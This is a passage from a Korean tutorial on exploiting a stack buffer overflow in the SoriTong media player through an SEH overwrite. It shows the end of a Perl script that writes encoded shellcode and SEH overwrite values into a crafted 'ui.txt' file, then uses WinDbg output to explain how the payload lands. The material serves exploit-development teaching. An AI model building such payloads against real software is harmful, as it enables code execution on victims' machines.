"Wx4bWx58Wx4aWx56Wx4aWx50Wx4bWx4eWx49Wx30Wx4bWx38Wx42Wx38Wx42Wx4b".
"Wx42Wx50Wx42Wx30Wx42Wx50Wx4bWx58Wx4aWx46Wx4eWx43Wx4fWx35Wx41Wx53".
"Wx48Wx4fWx42Wx56Wx48Wx45Wx49Wx38Wx4aWx4fWx43Wx48Wx42Wx4cWx4bWx37".
"Wx42Wx35Wx4aWx46Wx42Wx4fWx4cWx48Wx46Wx50Wx4fWx45Wx4aWx46Wx4aWx49".
"Wx50Wx4fWx4cWx58Wx50Wx30Wx47Wx45Wx4fWx4fWx47Wx4eWx43Wx36Wx41Wx46".
"Wx4eWx36Wx43Wx46Wx42Wx50Wx5a";

my $junk2 = "Wx90" x 1000;
open(myfile,'>ui.txt');
print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;

```

성공했다 !!



마지막으로, 헬코드의 시작 부분에 브레이크 포인트 코드를 삽입해 실제로 어떻게 작동했는지 디버거를 이용해 알아보도록 하자.

```
0:000> !exchain
0012d658: ntdll!RtlConvertUlongToLargeInteger+7e (7c9032bc)
0012fd64: *** WARNING: Unable to verify checksum for C:\Program Files\SoriTong\Player.d
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program
Player!Player_Action+ef52 (1001e812)
Invalid exception stack at 909006eb
```

!exchain을 이용해 SEH 체인을 보면 다음과 같이 우리가 지정한 POP POP RET 주소가 등록되어 있는 것을 확인할 수 있다. EIP가 현재 0x0012fd6c를 가리키고 있다. 12fd6c는 헬코드의 시작점이므로 이전 12바이트의 내용을 확인하면 우리가 의도한 대로 삽입이 잘 되었는지 알 수 있다.

```
0:000> d 0012fd60
0012fd60  41 41 41 41 eb 06 90 90 12 e8 01 10 cc 03 59 eb  AAAA.....Y.
0012fd70  05 e8 18 ff ff ff 4f 49 49 49 49 49 49 51 5a 56  .....OIIIIIIQZV
0012fd80  54 58 36 33 30 56 58 34 41 30 42 36 48 48 30 42  TX630VX4A0B6HH0B
0012fd90  33 30 42 43 56 58 32 42 44 42 48 34 41 32 41 44  30BCVX2BDBH4A2AD
0012fda0  30 41 44 54 42 44 51 42 30 41 44 41 56 58 34 5a  0ADTBQ0B0ADAVX4Z
0012fdb0  38 42 44 4a 4f 4d 4e 4f 4a 4e 46 44 42 30 42 50  8BDJOMNOJNFDB0BP
0012fdc0  42 30 4b 38 45 54 4e 33 4b 58 4e 37 45 50 4a 47  B0K8ETN3KXN7EPJG
0012fdd0  41 30 4f 4e 4b 38 4f 44 4a 41 4b 48 4f 35 42 32  A0ONK8ODJAKHO5B2
```

- 41 41 41 41 : 버퍼의 끝부분에 위치한 문자
- eb 06 90 90 : 6바이트 점프를 수행하는 next SEH
- 12 e8 01 10 : SE 핸들러 (POP POP RET이 위치한 주소)
- cc 03 59 eb : 헬코드의 시작점